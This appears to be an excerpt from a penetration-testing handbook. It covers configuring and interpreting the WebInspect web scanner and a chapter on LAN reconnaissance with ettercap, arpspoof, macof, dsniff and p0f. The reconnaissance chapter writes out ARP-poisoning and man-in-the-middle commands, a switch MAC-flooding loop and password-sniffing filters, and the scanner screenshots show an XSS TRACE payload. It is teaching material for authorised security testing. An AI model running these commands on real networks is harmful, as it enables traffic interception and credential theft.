WebInspect handles four types of identification: HTTP Basic, NTLM, Digest, and Kerberos. It can automatically detect what type of authentication is used on the web site. Enter a login and password to be used. If your authentication is done through a web form, select "Prompt for web form values during scan" on the first screen, as explained previously in the description for the Assessment method.

Auto-fill web forms

You can change the default values such as zip code, email address, and so on used in the web forms, and add more of them.

Network Proxy

You can specify an optional proxy server to use. WebInspect includes its own Proxy. See the section "WebInspect Tools" later in this chapter for more details.

You do not need to fill out all these options. You can click on Finish at any time to run a scan with the default option (standard policy, not network authentication, no external proxy, and so on).

If the target is on your local network but also has a public IP address on the Internet and uses virtual host, you may have problems scanning it with a 1-IP address license from SPI. For example, the local IP address of the target *http://domain.net/* is 192.168.1.50, and its public IP address is 212.212.212.212. You would have a license for 192.168.1.50. But if you ask WebInspect to scan *http://domain.net/*, it may be resolved as 212.212.212.212 by your DNS server. To bypass this, edit the host file *c:\Windows\system32\drivers\etc\hosts* and add the following line:

```
192.168.1.50    domain.net    www.domain.net
```

This file is checked first by Windows when it needs to resolve a domain name. In this example, `domain.net`, `www.domain.net` (add more subdomains if needed) are always resolved as 192.168.1.50.

Policy Tuning

The policy management in WebInspect is similar to Nessus (see "Policy Configuration" earlier in this chapter). A set of predefined policies already exists:

Standard
: The default policy that includes nondangerous checks only. This policy can be used on production applications.

Assault
: This policy contains dangerous plug-ins and should not be used on web sites in production.

The Assault policy contains most of the tests, but not all. Some SQL Injection checks and SOAP assessment are not selected.

Specific groups
: You can run certain types of tests: cross-site scripting *and* SQL injection.

You can also create your own policy from scratch or from an existing policy. To create a new policy, select Tools → Policy Manager. The list of checks is displayed, organized by categories and subgroups, as shown in Figure 3-6.



Figure 3-6. Policy Manager

The default selection corresponds to the Standard policy. You can select each test individually, or an entire category or subgroup by clicking on the small box. You can also change the view from display by Attack Groups to display by Severity or by Threat Classes.

An empty box means that none of the tests inside the group have been selected. A green square indicates that part of the tests are selected, and a checked boxed indicates that all of them are selected.

To tweak an existing policy, select File → New → Assault Policy or another predefined policy. You cannot overwrite any of the predefined policies; you can only save the modified version under a new name. The custom policies are then available under the group Custom.

Settings Tuning

There are a couple of default settings that you may want to change for all your scans. Select Edit → Default Scan Settings to keep the changes for all the future scans, or choose Edit → Current Scan Settings for the current session only.

General → Limit maximum URL hits to 15
: The same URL is checked a maximum of 15 times, even if it contains variables that can have more than 15 different values. For example, if the URL is in the form *http://www.domain.net/product.asp?id=X* where *X* can vary from 1 to 1,000,000, WebInspect checks only 15 different values. If you think that some web pages must be checked with all possible values references on your web site, you can increase the default value or simply uncheck this option.

General → Limit maximum crawl folder depth to 500
: WebInspect crawls up to 500 levels down from the top directory. The use of a lot of subdirectories is common with URL rewriting where a URL such as *http://www.domain.net/product.asp?type=clothes&id=1* is rewritten in a more user-friendly way such as *http://www.domain.net/products/clothes/1/*.

General → Consecutive 'single host'/'any host' retry failures to stop scan
: If WebInspect fails to reach a host more than the number of times specified, the scan is stopped. This can be an issue if there is a network device behind WebInspect and the target that you can turn off. The device could drop some malicious traffic. You might want to simply disable this feature.

Requestor → Use separate requestors
: You can increase the number of threads on a powerful machine to speed up the scan.

Session Storage
: You may be interested in additional information in the report such as the list of 404 errors, or if you hit any setting threshold such as the maximum folder depth or maximum number of hits for a single URL, etc. You can select them in the Session Storage section.

File Not Found
: WebInspect already contains a number of patterns to identify a custom 404 page. You can also add your own.

The default values are fine for most web sites, but there is such a variety of web applications that a custom settings feature is a must have for a web scanner.

Report Analysis

If you selected the default simultaneous crawl and audit method, you get the first results very quickly. On the left part of the report, you can find the list of pages folder and the pages found by WebInspect. An icon shows whether a potential vulnerability was found.

By default, the folders are unfolded. You can right-click on the top node or any folder to unfold it in order to get a good overview of all pages found.

If you use a script to generate an image (e.g., `<img src="generate.cgi?id=23">`), this script may not be found by WebInspect. This should be fixed in a later update.

WebInspect lists all references to external web sites. You can right-click on them, and chose Add Host to include them in the scan, if your license allows their IP address.

On the right in Figure 3-7, you can see that WebInspect's dashboard gives you an overview of how many vulnerabilities were found by severity, and how many tests are done and how many are remaining.

At the bottom, the Scan Log Tab displays the details of the scan. The Server Information tab gives information about the server version (e.g., Apache, Microsoft IIS) and the services running (e.g., ASP, PHP). The Vulnerabilities tab, the most important, gives the list of vulnerabilities found for the page selected in the left pane, or for all the subfolders and pages found in the selected directory.

To view the details of a vulnerability, double-click on one of them in the Vulnerabilities tab, or select a page on the left pane and click on Vulnerability in the center pane, below Session Info. As shown in Figure 3-8, WebInspect gives a lot of information for each vulnerability—a description, the consequences, a possible fix, and references—that help you to understand what WebInspect finds and whether it is a false positive (see the next section for further information on false positives).



Figure 3-7. WebInspect scan result summary

In the middle pane, under Host Info, there is a particularly interesting feature called Comments. It displays all the HTML comments found in the page. You would be surprised to see what information can be found there. It is not convenient to click on each page to see the comments, but you can export all of them into a single page to make a search. To do so, go to File → Export → Scan Details and choose Comments. You can do the same thing for hidden fields and other interesting parameters.

False Positives Analysis

Most false positives I encountered are caused by URL rewriting. WebInspect looks for directories that are not referenced by the web site, usually because they are supposed to be hidden (e.g., */admin*, */test*). But if you use URL rewriting to map, for example, *http://mydomain.net/forums/* to the folder */groups*, WebInspect reports */groups* as a hidden folder event, although it has exactly the same content as the virtual folder */forums*.

WebInspect may also report a lot of malicious finds from a directory that uses URL rewriting. It is common to rewrite URLs that have a lot of variables into a user-friendly URL that uses a directory structure—for example, *http://www.domain.com/product.asp?category=clothes&brand=mybrand&id=1* turns into *http://www.domain.com/products/clothes/mybrand/1*. WebInspect thinks */products/clothers/mybrand/clothes* is a folder and *1* is a filename. So it looks for */products/clothes/mybrand/admin.exe*, */products/clothes/mybrand/debug.pl*. The web server


WebInspect
File Edit View Tools Scan AMP Help
Start / Resume Pause Skip Audit
New Open Save Report Compliance Manager Policy Manager Report Schedule Smart Update
Site
Session Vulnerabilities: http://sobrier.net:80/
Summary: HTTP TRACE Method Cross-Site Scripting
Vulnerability ID: 3836
The TRACE method is enabled on the webserver. TRACE is a part of the HTTP specification that is intended to be used for debugging and testing purposes. A TRACE request will generate a response containing the text of the original response. Under certain circumstances, an attacker can use the TRACE method's functionality to launch a variant of cross-site scripting attacks against web clients. This can only occur if an attacker can force a web client into executing arbitrary HTTP requests (usually through ActiveX) and the web client also contains weak cross-domain policy enforcement.
Execution:
How to verify or exploit the issue.
The following HTTP request will demonstrate the TRACE method's functionality. For more detailed information on exploitation of cross-site scripting attacks using the TRACE method, see the information in references.
TRACE /<script>alert('TRACE');</script> HTTP/1.1
Implication:
How this vulnerability affects you.
An attacker could use cross-site scripting attacks to steal cookie information or HTTP basic authentication credentials in some cases.
Fix:
How to remediate the issue.
For IIS, URLScan can be used to block TRACE requests. For Apache, mod_rewrite can be used to block TRACE requests.
Reference Info:
Time Message
2/14/2007 7:28:34 PM Info:Scan Start, ScanID:c831a3e4-02d5-41f5-a5b4-8a08c0a3a005:
2/14/2007 7:28:35 PM Info:Concurrent Crawl and Audit Start:
2/14/2007 7:31:24 PM Info:Concurrent Crawl and Audit Complete:
2/14/2007 7:31:24 PM Info:Concurrent Crawl and Audit Start:
Vulnerabilities Information Best Practices Scan Log Server Information
Scan Stopped

Figure 3-8. WebInspect scan result details

doesn'tt return a 404 File Not Found because the actual file is always *product.asp*, *admin.exe*, or *debug.pl*, which are only parameters of a URL for the server. WebInspect doesn't check the content of the file return (since it could change) and relies on the web server response code. But you can work around this type of issue. If the script *product.asp* is well designed, it should return an error when the ID is malformed (not a number) or doesn't exist. You can add this error message to the list of custom 404 in the WebInspect settings; see "Settings Tuning," earlier.

Another set of false positives is due to the fact that tests are not correlated with the web server version shown in the HTTP reply. For example, the availability of */icons* tells an attacker that you are very likely running Apache, and if its content is browsable, the version of Apache could be figured out. But this does not matter at all, as the server name and version are part of the HTTP reply. However, this information could be faked. There is a tradeoff between false positives and false negatives. WebInspect seems to have chosen to give more information to avoid false negatives; this is always a good choice for a security tool, even if it means more work to analyze the results.

Whenever you find a false positive, you can mark it as such by right-clicking on the vulnerability in the left pane and choosing Annotate → Mark As False Positive. You can also edit the vulnerability information to change its severity and probability.

Under Session Info, there are also a number of very useful features to analyze each vulnerability. The most used are probably the HTTP Request and Reply that shows

the request from WebInspect, and the reply from the server. This is usually enough to determine whether this is a legitimate hit or a false positive.

The Web Browser feature under Host Info opens the page requested by WebInspect in a real web browser. If WebInspect did a successful cross-site scripting, you can actually see the JavaScript being executed.

WebInspect Tools

Once the audit of a web site is finished, you can use tools embedded in WebInspect to go deeper in a vulnerability analysis or even to exploit a vulnerability found. They are available under Tools. Here are a few of them:

HTTP Editor

You can tune any request done by WebInspect. If you think WebInspect pointed out something interesting but did not do enough, you can tweak the request to add a custom header, a cookie, modify a variable, and replay it, as shown in Figure 3-9. It includes a hexadecimal editor if you need to add non-ASCII characters. There are a lot of encoding mechanisms (Base64, encryption, hash) accessible by right-clicking on the text you want to encode.



Figure 3-9. HTTP Editor tool

SPI Proxy

WebInspect has integrated an advanced web proxy. In the Search view, you can search on the requests and the replies. It is interesting to see all the replies from a particular script to understand how it behaved against bad attacks.

You must start the proxy before you start the scan. Then, in the last screen of the scan wizard, choose "Specific proxy server" and type **`127.0.0.1`** for the address and **`8080`** for the port. Figure 3-10 shows that all traffic is recorded, just like a regular proxy.


Untitled - SPI Proxy
File Edit View Proxy Help
New
Host Time Request Status
www.sobrier.net:80 4:05:01 PM GET / HTTP/1.1
www.sobrier.net:80 4:05:02 PM GET /87420565/ HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET /servlet/ServletManager HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET / HTTP/1.1
www.sobrier.net:80 4:05:05 PM POST /perl/ HTTP/1.1
www.sobrier.net:80 4:05:05 PM POST / HTTP/1.1
www.sobrier.net:80 4:05:05 PM TRACE /<script>alert('TRACE');</script> HTTP/1.1
www.sobrier.net:80 4:05:05 PM POST /admin/login.php HTTP/1.1
www.sobrier.net:80 4:05:05 PM POST /email.php?news.1 HTTP/1.1
www.sobrier.net:80 4:05:05 PM TRACK /<script>alert('TRACK');</script> HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET /julien/site.css HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET /julien/82564676.css HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET /julien/ HTTP/1.1
www.sobrier.net:80 4:05:05 PM GET /DYNAMIC/ HTTP/1.1
View Split Info Browser
Request: Browser -> SPIProxy
Chunked Compressed
GET http://www.sobrier.net:80/ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Pragma: no-cache
Host: www.sobrier.net
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect
Search View For Regex Found: 0 Find
Listening...
Total Requests: 4707

Figure 3-10. SPI Proxy

SQL Injector

This tool can be used to both confirm and exploit an SQL injection vulnerability. If you find a confirmed or possible SQL injection vulnerability in the report, copy the URL into the SQL Injector tool. WebInspect uses different tests to determine the database version. Unlike some simpler injection tools, it does not rely on a generic database error message because it could be masked by the server. This tool works with Oracle, DB2, MySQL, and SQL Server. If the database detection is successful, it can grab the database structure and the content of each table. WebInspect can be turned from an audit tool into an exploitation tool.

SPI Fuzzer

WebInspect includes an easy-to-use HTTP fuzzer (see Chapter 22). To start from an existing request, select Session → Raw Create, and paste the data copied from an HTTP Request. Then highlight the part you want to fuzz and right-click to choose Generator. There are a number of predefined generators—for example, a number generator. Click on Configure to select the minimum (e.g., `0`), maximum (e.g., `100`), and increment (e.g., `1`). You get a request that looks like this:

```
GET /product.asp?id=[IntGenerator-0] HTTP/1.0
Connection: Close
Host: domain.net
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Pragma: no-cache
Content-Type: text/plain
```

Given our example configuration, WebInspect generates 101 requests from `id=0` to `id=100` and displays the 101 replies. If you know what you are looking for (e.g., a specific error message, a 404), you can add a filter to keep the interesting replies only.

All these tools are very powerful and can be used independently of the regular crawl and audit. I personally use them for further analysis of potential vulnerabilities found during the audit.

Assessment Management Platform (AMP)

Like Nessus, WebInspect can be set up as a server where clients can connect to, and from which you can control other WebInspect scanners. This allows you to tune the right access you give to each pen tester for targets and types of checks.

In WebInspect 7, the SPI Monitor daemon shows in the system tray. It is used to monitor the scheduled audits and the AMP status. It is stopped by default. You need to specify a URL, a login, and a password for clients to access the audit.

This feature requires an additional license.

—Julien Sorbrier

4

LAN Reconnaissance

This chapter covers LAN reconnaissance; specifically, it covers capturing packets and scoping out the LAN environment using *ettercap-ng*, *p0f*, and *dsniff*. When investigating a LAN, your goals can sometimes be at odds with each other. Are you trying to be quick? Is stealth a factor? Sometimes going for speed can compromise your intentions (whatever they may be). The nature of the LAN itself poses some questions as well. What physical access to the LAN do you have? Is the LAN switched? What kind of monitoring is present? What are the repercussions of being discovered?

Topics that are discussed in this chapter include:

- Scanning for hosts on a network segment
- Capturing packets on a switched network
- Defeating some common obstacles
- Identifying hosts and sniffing passwords
- Making changes to packet data

Before we begin, let's talk briefly about the tools we'll be using.

ettercap is written by Alberto Ornaghi and Marco Valleri. *ettercap* strives to be the most capable packet sniffer for use in a switched environment. The differences between the older *ettercap* program and the newer *ettercap-ng* are numerous, but in a nutshell, some of the biggest changes are unified sniffing and layer 3 routing. The *ettercap-ng* project homepage can be found at *http://ettercap.sourceforge.net*. Along with downloads for source and binaries, the site includes documentation and the community forum.

The *dsniff* suite was written by Dug Song. *dsniff* is a collection of tools for network auditing and penetration testing and consists of *arpspoof*, *dnsspoof*, *dsniff*, *filesnarf*, *macof*, *mailsnarf*, *msgsnarf*, *sshmitm*, *urlsnarf*, *webmitm*, and *webspy*. *dsniff* is available at *http://www.monkey.org/~dugsong/dsniff/*.

Finally, *p0f* was written by Michal Zalewski. *p0f* version 2 is a versatile, passive OS fingerprinting tool. *p0f* is available at *http://lcamtuf.coredump.cx/p0f.shtml* along with documentation and additional information on network reconnaissance.

4.1 Mapping the LAN

The first part of reconnaissance is finding hosts on the LAN. Assuming you are on a machine that is connected to the LAN and it has a working network interface, the most direct method is to *ping* every IP address and see who responds. Unfortunately, not every *ping* is created equal. The version that ships with Windows is pretty limited and does not support pinging a broadcast address. The *ping* that comes with most BSD systems sometimes supports pinging an entire subnet and sometimes it does not. The *ping* that comes with the Linux *netkit* typically supports the `-b` option, which allows pinging a broadcast address.

Since pinging a broadcast address is such an uncertain event, it's not worth even investigating the possibility. Instead, if doing reconnaissance on, for example, a class C-sized network from a Unix system, it's more productive to do a *bash* one-liner at the command line:

```
[lou@duodenum] x=1; while [ $x -lt "255" ]; do ping -c 1 10.150.9.$x | grep "bytes
from" |  awk '{print $4 " up"}'; let x++; done
10.150.9.15: up
10.150.9.16: up
10.150.9.22: up
10.150.9.23: up
10.150.9.24: up
10.150.9.45: up
10.150.9.46: up
10.150.9.81: up
10.150.9.82: up
10.150.9.86: up
```

If this takes a long time on your network, you can speed things up by using a shorter timeout. Most Unix versions of *ping* support the `-t` (timeout) option. If the LAN is fast, a 300-millisecond timeout should be very safe.

If you suspect the network is prone to losing packets, use two pings to deal with the possibility of packet loss and then filter the results with *sort* and *uniq*. Here is an example of running the same *ping*-sweep with a 300-millisecond timeout on a fast and lossy network:

```
[lou@duodenum] x=<low_ip>; while [ $x -lt "<high_ip>" ]; do ping -t 0.3 -c 2
<network>$x | grep "bytes from" |  awk '{print $4 " up"}' | sort | uniq; let x++;
done
```

This is hardly the optimal way to map out a LAN, but unlike more esoteric tools, you can count on *bash*, *ping*, *grep*, *awk*, *sort*, and *uniq* to be on just about every modern Unix-flavored machine you work with. As complicated as the command looks in print, it is easy to remember the concepts.

On a Microsoft Windows machine, things are a bit different. Again, even though it is not the optimal way of doing a *ping*-sweep, it is pretty easy to perform in a CMD window to see what hosts are available:

```
C:\Documents and Settings\lou> for /L %H in (1,1,254) DO ping -w 30 -n1 10.150.9.%H |
find "Reply" >> hostlist.txt
C:\Documents and Settings\lou> more hostlist.txt
Reply from 10.150.9.81: bytes=32 time<1ms TTL=128
Reply from 10.150.9.82: bytes=32 time<1ms TTL=64
Reply from 10.150.9.86: bytes=32 time<1ms TTL=64
```

For a smaller LAN, or if you are working with a smaller subnet of a large LAN, this works pretty well to give you an idea of what hosts are up and responding to ICMP.

One big problem with using these one liners is that you will get noticed. Sending a lot of ICMP messages to every host in sequential order is very noisy and exactly the kind of behavior a decent IDS system detects. Also, this method assumes that your machine is already connected to the LAN with correct TCP/IP settings. It also assumes that all the machines you are trying to map are responding to ICMP Echo packets. (Plenty of boxes are running host-based firewalls these days, and it is entirely conceivable that someone has disabled ICMP replies in their security policy.)

There are other ways to find out who and what is on a LAN. Most of the methods illustrated in the following sections revolve around investigating the Layer 2 (a.k.a. the Link Layer) aspects of a LAN.

Although there are Windows versions of the tools covered here, the functionality of the Win32 versions may be limited. It is better to acquire a version of Linux running on a laptop so you can get the most functionality out of these programs. I am a big fan of the Knoppix Security Tools Distribution Live CD. This CD-ROM allows you to boot into a complete Linux environment without having to install anything permanently to your hard drive. Unfortunately, as I write this, the current version of Knoppix-STD runs the older 0.6.b version of *ettercap*, whereas the examples in this chapter use version 0.7.3.

I do not have any formal connection to the Knoppix-STD project—or to any of the tools I cover here for that matter. I just like the whole security package provided on one disc.

4.2 Using ettercap and arpspoof on a Switched Network

In IT in the early 1990s, just about every LAN used 10baseT hubs. The ones that did not were still using 10base2 with BNC coax connectors, and you had to restart all the hosts if you wanted to add a new machine to the network. Hubs brought us a great amount of flexibility by allowing us to add hosts dynamically with less downtime. As the number of hosts and network interface speeds increased, the total

bandwidth exceeded the capability for a single hub, and we all started upgrading our LANs to Ethernet switches.

The basic problem of capturing packets on a switched network, as opposed to a hub, is that the Ethernet frames are not copied to every port on the switch. For example, if host A is plugged into switch port 1 and needs to talk to host B on port 2, the switch sets up a temporary electrical connection between port 1 and port 2. Once the switch creates the connection, the network conversation is relatively private. The switch does this by maintaining a list of which hosts are plugged into which switch ports and uses their MAC addresses to uniquely identify them.

One way to listen to a network conversation is to falsely identify yourself to the other computers on the network and convince them that you are the machine to which they wish to talk. This technique is referred to as *ARP spoofing* (also known as *ARP poisoning*) and is the method *ettercap* and *arpspoof* use.

You can get *ettercap* at (*http://ettercap.sourceforge.net*) and *arpspoof* (part of the *dsniff* package) at *http://monkey.org/~dugsong/dsniff*.

Running ettercap

The command-line switches for *ettercap* are well documented in the included manual page, so I will simply point out some of the ones I use the most. I tend to run *ettercap* on a command line as opposed to using the curses or GTK+ interface because I like to script my tools as much as possible, as well as redirect output to other programs, such as *perl* scripts or the old reliable *sed*, *grep*, and *awk*. I will occasionally show the GTK+ or curses interfaces to highlight some functionality when necessary.

When run at the command line in text mode, *ettercap* places the default interface into promiscuous mode and shows you packet data for all packets it sees. Use the `-q` option in conjunction with the `-T` (text mode) option to quiet things down:

```
[lou@duodenum] ettercap -Tq
```

Now *ettercap* displays only status messages and help text.

To quickly sniff all hosts within your subnet, use the following command:

```
[lou@duodenum] ettercap -T -M arp:remote //
```

You should see something similar to:

```
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth1... (Ethernet)
  eth1 ->       00:0A:5E:02:3B:B3          10.0.0.3     255.255.255.0
Privileges dropped to UID 65534 GID 65534...
  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
```

```
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
ARP poisoning victims:
 GROUP 1 : ANY (all the hosts in the list)
 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

The `-M` option sets the man-in-the-middle (MITM) mode. Other MITM options (other than *arp*) include *icmp*, *dhcp*, and *port*. Some of the other MITM modes are covered later in this chapter.

One of the best parts of running *ettercap* on a subnet is that you receive a list of machines and you get it fast. Running a host scan with an ancient Pentium 3 on a 100 Mbit network, you can expect to scan a class C subnet in about seven seconds.

If you are running *ettercap* in curses mode, you can start a scan either by using the menu or through the keyboard shortcut Ctrl-S, as shown in Figure 4-1.


root@skeena: ~
Start Targets Hosts View Mitm Filters Logging Plugins Help
NG-0.7.3
Hosts list...
Scanning the whole netmask for 255 hosts...
User messages:
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
10 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...

Figure 4-1. Host scan in progress

A host scan floods the network with ARP packets and inserts your sniffer's MAC address as the destination MAC for all traffic. Many networks have some kind of ARP monitoring enabled, but surprisingly, many do not—maybe because network administrators that run monitoring tools such as *snort* are constantly deluged with false-positives and they eventually stop looking. Because a lot of common network misconfigurations can cause the occasional short-lived ARP storm, too many administrators stop considering it a threat.

Tricking ARP

You might be asking, "So what if *ettercap* is flooding the network with ARP Reply messages?" Well, most operating systems record the information they see in an ARP reply, even if they did not send an initial ARP request.

The reason operating systems allow this to happen is, in fact, to cut down on the level of ARP traffic on your network. If your operating system did not use this opportunistic ARP caching, then each host would have to send their own ARP packets to discover other machines. Rather than flood the LAN with redundant traffic, many operating systems use a trick where if they see an ARP Reply, they cache that information inside their own ARP table. By sending ARP Reply messages for all IP addresses with *your* interface as the destination MAC, *ettercap* is able to redirect traffic to its own sniffing interface.

Once the host scan is complete, press the H key to display the results, including the MAC addresses, as shown in Figure 4-2.



Figure 4-2. This host list goes to eleven

Now, to poison the ARP caches of all the listed hosts, set the man-in-the-middle mode to ARP by selecting Mitm → Arp poisoning. If the keyboard focus is on one of the other windows, tap the Tab key until the menu bar is highlighted. Figure 4-2 shows that the host list has the current focus.

Running arpspoof from the dsniff suite

arpspoof is much simpler than *ettercap* to redirect packets. The syntax is:

```
[lou@duodenum] arpspoof [ -i <interface> ] [ -t <target> ] intercepted-host
```

Specifying the interface is optional; the default is used if the option is omitted. If the target option is omitted, then all hosts on the LAN are fooled into thinking the sniffer is the intercepted host. Some people believe that the intercepted host should be the default gateway, but in my experience, some of the most interesting traffic (and cleartext passwords, by the way) can be found inside the LAN itself, going from host to host.

arpspoof uses the same ARP Reply technique as *ettercap* does, but one crucial difference between the programs is that *arpspoof* does not handle any packet forwarding, so if you forget to turn on IP forwarding in your kernel or use some other method of forwarding packets, the connections you sniff are half-duplex.

4.3 Dealing with Static ARP Tables

If the LAN you are sniffing uses static ARP mapping, or retains ARP information for a very long time, normal ARP poisoning will not work because each host ignores any ARP Reply messages you send.

Even though it is not stealthy in the least, my favorite way is to use *ettercap*'s port mode and basically blast the existing hosts out of the switch's internal MAC table. It is going to take some explaining to truly appreciate how this works.

When you use ettercap's port mode, it floods the network with crafted ARP packets. Each packet has the source MAC set to a valid network host and the destination MAC set to your sniffer's interface. This accomplishes two tasks. First, you fool the switch into creating a connection for every host on the network and your network interface. Secondly, you stand a very good chance of knocking every other entry in the switch's MAC table out. For a moment, the switch sends packets originally destined for another host to your network port, and from there the packets go to your interface. Under normal circumstances, your interface would recognize that these packets are destined for a different MAC and ignore them, but in this case, *ettercap* accepts the packets and records the valid destination MAC. Then, *ettercap* sends an ARP Request packet to the valid MAC and waits for an ARP Reply to come from that machine. When the ARP Reply is received, *ettercap* knows that the switch has sorted everything out again, and so it repeats the process of flooding the LAN with crafted ARP packets.

Amazingly, this works well enough to capture most, if not all, of the traffic between any two hosts:

```
[lou@duodenum] ettercap -Tq -M port:remote
```

ettercap can also circumvent static ARP tables using crafted ICMP Redirect packets. Basically, *ettercap* is telling the other hosts on the LAN that it is a better gateway than the default router. Unfortunately, this technique results in a half-duplex sniffing session; you can see traffic that the internal hosts are sending out, but the replies from systems beyond the gateway are not intercepted:

```
[lou@duodenum] ettercap -Tq -M icmp:00:0A:5E:02:3B:B3/192.168.2.1
```

ettercap's dhcp MITM mode takes a long time because you have to wait for a host to renew their DHCP lease; however, if you are interested in how it works, the *ettercap* manpage covers it in detail.

Using macof to Stupefy a Switch

dsniff handles the problem of static ARP tables in a different way. The MAC Over-Flow (*macof*) program floods the switch and the rest of the network with bogus MAC addresses with the intention of overloading the switch's processor and memory limitations and forcing the switch to revert to *hub mode*. A surprising number of switches actually do this; rather than drop packets when overloaded, the switch willingly turns off the switching features designed to provide speed and drops to a hub mode, spamming every Ethernet frame it sees to every port. If this happens, you will suddenly start receiving frames intended for some other port, and you can begin sniffing as if you were connected to a hub. Once the network quiets down, the switch regains its composure. To prevent this from happening, stick *macof* into a simple `while` loop to have it run periodically:

```
[lou@duodenum] while [ 1 ] ; do macof -n 300000 ; sleep 59 ; done
```

The `-n` option sets the number of packets to send.

Super-Stealthy Sniffing

The *bridge* mode in *ettercap* requires two interfaces and proper positioning on the network segment. If you set up your machine inline with the network bridge or a router and enable bridged mode, you are very difficult to detect. Also, you are in a good position to play around with the data inside packets traversing your sniffer:

```
[lou@duodenum] ettercap -Tq -i eth0 -B eth1
```

The `-i` option sets the primary interface (here it's `eth0`), and the `-B` option sets the second bridging interface.

Since bridged mode requires two interfaces, casual sniffing on the LAN with a laptop is more difficult. The reason you may be interested in using bridged mode is that it is stealthy. You do not have to spray the LAN with ARP packets, nor do you have to win any DHCP races with some random server. You can sit quietly and intercept packets without putting any of your interfaces into promiscuous mode.

If you like to run *ettercap* using the curses or GTK+ user interface, you can enable bridged mode when *ettercap* first starts by selecting the menu item "Sniff → Bridged sniffing…" as shown in Figure 4-3.

Once you have established yourself in bridge mode, sniffing and other functions are mostly the same as using Unified Sniffing mode, aside from some incompatibilities with a few MITM modes. The manpage contains a good explanation of what is going on.



Figure 4-3. Enabling bridge mode sniffing

4.4 Getting Information from the LAN

Here are some useful techniques for getting info out of the LAN you're sniffing.

Logging Packet Data

If you want to log packets you see in a file using the tools already covered, the process is actually somewhat standardized. If you are running *p0f* to fingerprint operating systems on the network, you can log results with the `-o` option.

If you would rather dump all packets to a file similar to the way you would with *tcpdump* (see Chapter 18), you can give *p0f* the `-w` (write packets) option:

```
[lou@duodenum] p0f -w session.pcap
```

The same holds true for *dsniff*; you can write packets to a file using the `-w` option:

```
[lou@duodenum] dsniff -w sniffedsession.pcap
```

ettercap also allows dumping packet data to a file. Again, the `-w` option is used to facilitate writing captured traffic:

```
[lou@duodenum] ettercap -T -i eth0 -w captured.pcap -M arp:poison //
```

Filtering Incoming Packets

ettercap, *p0f*, and *dsniff* all support BPF-style filters in the same format as *tcpdump*.

For example, this commands *dsniff* to listen for cleartext passwords in Telnet traffic going to 192.168.2.3:

```
[lou@duodenum] dsniff host 192.168.2.3 and port 23
```

This commands *p0f* to fingerprint FTP traffic coming from 192.168.2.2 or going to 10.0.0.2:

```
[lou@duodenum] p0f dst port 21 and (src host 192.168.2.2 or dst host 10.0.0.2)
```

Setting BPF filters in *ettercap* requires the -f (filter) option. This example commands *ettercap* to run in promiscuous mode on the default interface, listening for HTTP traffic with a packet size greater than 256 bytes:

```
[lou@duodenum] ettercap -T -f port 80 and greater 256
```

To filter *ettercap*'s packet data output (referred in the manpage as *visualization*) according to a regular expression, use the -e option:

```
[lou@duodenum] ettercap -T -e "foo|bar"
```

If you know what data you are looking for, the regular expressions can end up looking pretty complex:

```
[lou@duodenum] ettercap -T -e "[yY]ou shall be ([aq][bu][ci](et)?\.)|foobar"
```

You can combine BPF filters with packet logging to filter sessions with particular characteristics:

```
[lou@duodenum] p0f -w logging.pcap dst port 21 and src host 192.168.2.2
```

Fingerprinting LAN Hosts

If you are investigating a network and find that there are 60 or so Windows XP machines and one Solaris box, you may want to know why that one SUN box is there, right? It would also be interesting if you could identify which machines are running what operating system. To do that, let's use a technique called *OS fingerprinting*.

Various programs can provide good OS identification. For example, the widely used and famous Nmap program (available from *http://www.insecure.org*) uses a technique of active fingerprinting. Nmap sends packets to a host with particular TCP/IP options and headers set, and then sees how the machine responds.

Use the -O option to tell *nmap* that you want to fingerprint a host (for more on Nmap, see Chapter 2):

```
[lou@duodenum] nmap -O 10.150.9.86
Starting Nmap 4.10 ( http://www.insecure.org/nmap/ ) at 2006-07-26 18:23 PDT
Interesting ports on 10.150.9.86:
Not shown: 1677 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
6000/tcp open  X11
MAC Address: 00:16:CB:96:89:73 (Apple Computer)
Device type: general purpose
Running: Apple Mac OS X 10.3.X
OS details: Apple Mac OS X 10.3.5 or 10.3.7
Nmap finished: 1 IP address (1 host up) scanned in 35.251 seconds
```

Another method utilizes a technique called *passive fingerprinting*. Passive fingerprinting works by quietly examining packets for telltale patterns, not by sending data directly to a target host.

One of the granddaddies of passive fingerprinting is *p0f*, the Passive Operating System Fingerprinter. The *O* in operating system is replaced with a 0 (zero) character.

At its heart, *p0f* is trivial to use:

```
[lou@duodenum] p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
192.168.2.1:55487 - FreeBSD 4.7-5.2 (or MacOS X 10.2-10.3) (1) (up: 4511 hrs)
  -> 192.168.2.3:22 (distance 0, link: ethernet/modem)
```

p0f listens to an interface (optionally specified by the `-i` option) for incoming SYN packets and then attempts to match the packet to a database of known characteristics. It is quite good at detecting the general flavor of the operating system.

One thing you might like to do is save network traffic with *tcpdump* and analyze the packets at your leisure using specialized tools. To have *p0f* read from a *libpcap* capture file, specify the `-s` option:

```
[lou@duodenum] p0f -s 200603031121-capture.pcap
```

A nice and relatively quiet way to get an idea of what is on the LAN is to *arpspoof* the gateway, use *tcpdump* to save a few hours of traffic, and then run *p0f* to identify the hosts.

ettercap can also fingerprint hosts. With the `-P` option, you can enable an *ettercap* plug-in by name:

```
[lou@duodenum] ettercap -Tq-P finger /10.0.0.1/80
